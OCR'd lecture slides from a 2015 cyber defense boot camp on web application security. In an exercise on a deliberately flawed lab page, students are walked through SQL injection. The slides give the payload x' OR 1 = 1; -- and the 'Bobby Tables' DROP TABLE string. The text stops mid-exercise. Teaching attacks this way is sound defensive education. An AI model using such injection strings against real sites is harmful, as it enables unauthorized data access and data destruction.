2015 Summer Camp – Web Application Security: SQL Injection and XSS


2015 Summer Cyber Defense Boot Camp

Quiz

Everybody likes a quiz!

- Wireshark is a popular tool for:
  a) Testing web applications for vulnerabilities
  b) Cracking WEP encryption used in older wireless networks
  c) Analyzing the contents of network traffic
  d) Crafting phishing e-mails
  e) None of the above

Exercise #1




Internet

Web Server

crypto.cs.jmu.edu

SSN, CCN, DOB, HA

Exercise #2



Internet

users.cs.jmu.edu


“I am Alice”

crypto.cs.jmu.edu

Why are we doing this?

- It takes a thief to catch a thief
- Real-world security is actually defined by attacks
  - Provable security is just a dream
    - **The three golden rules** to ensure computer security are
      - do not own a computer
      - do not power it on
      - do not use it
- Got to study attacks: What can go wrong?

Exercise: show me the money!



- Need a web browser only
- Sides: https://users.cs.jmu.edu/tjadenbc/Bootcamp/12-WebAppSecurity.pdf

❶SQL injection

❷Fix: least privilege

❸XSS

Prerequisites

- You know how to run a web browser (such as Firefox, IE, and Chrome) and visit a web site
- You have a rough idea about a web server

Organization

❶Exercise 1: SQL injection

❷Fix: least privilege


❸Exercise 2: Cross-site Scripting (XSS)

Road Map

❶Exercise 1: SQL injection

❷Fix: least privilege

❸Exercise 2: Cross-site Scripting (XSS)


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.


Before You Start Exercise #1…

- You can follow the instructions of exercise #1 **without** understanding SQL
  - – However, a full understanding of these exercises need some very basic understanding of SQL
- Suggestions?
  - – Follow the instructions to go through the whole exercise first (**without** asking any questions)
  - – Come back to revisit the instructions later


Exercise 1

- Open your web browser and visit this page:


  httpS://crypto.cs.jmu.edu/flawedquery-hidden.php
  - – Type in wangxx@jmu.edu


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
+
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail
Blackboard
WebMail for wangxx...
Submit

Type in your email address


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail
Blackboard
WebMail for wangxx...
Submit

Type in your email address wangxx@jmu.edu


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail
Blackboard
WebMail for wangxx...
New Query
Edit Query

Email address: wangxx@jmu.edu

①What does this web application do?

Results

loginName	lastName	firstName	emailAddress
wangxx	Wang	Xunhua	wangxx@jmu.edu

②Use a given email address to look up user information

③A normal web application, right, right?

Exercise 1


- **Can you "hack" into it?**
- **What do you mean by hacking?**
  - Get information that you are **not** supposed to get (through normal query)

- Wait…
  - Is this **specific** web application vulnerable/insecure?


- **How?**

We need to make some guesses first…

Behind the Scene: Let's Guess



What does the SQL statement look like?




crypto.cs.jmu.edu/flawedquery-hidden.php

Type in your email address

wangxx@jmu.edu


Behind the Scene: Let's Guess



A guess: SELECT *fieldlist* FROM *table* WHERE *field* = 'wangxx@jmu.edu';

Now What?


x' OR 1 = 1; --




SELECT *fieldlist* FROM *table* WHERE *field* = 'x' OR 1 = 1; --';

You Want More Data? Here You Go

x' OR 1 = 1; --




SELECT *fieldlist* FROM *table* WHERE *field* = 'x' OR 1 = 1; --';


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail
Blackboard
WebMail for wangxx...

Type in your email address x' OR 1 = 1; –

Submit

Let's try it


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail
Blackboard
WebMail for wangxx...

Email address: x' OR 1 = 1; --

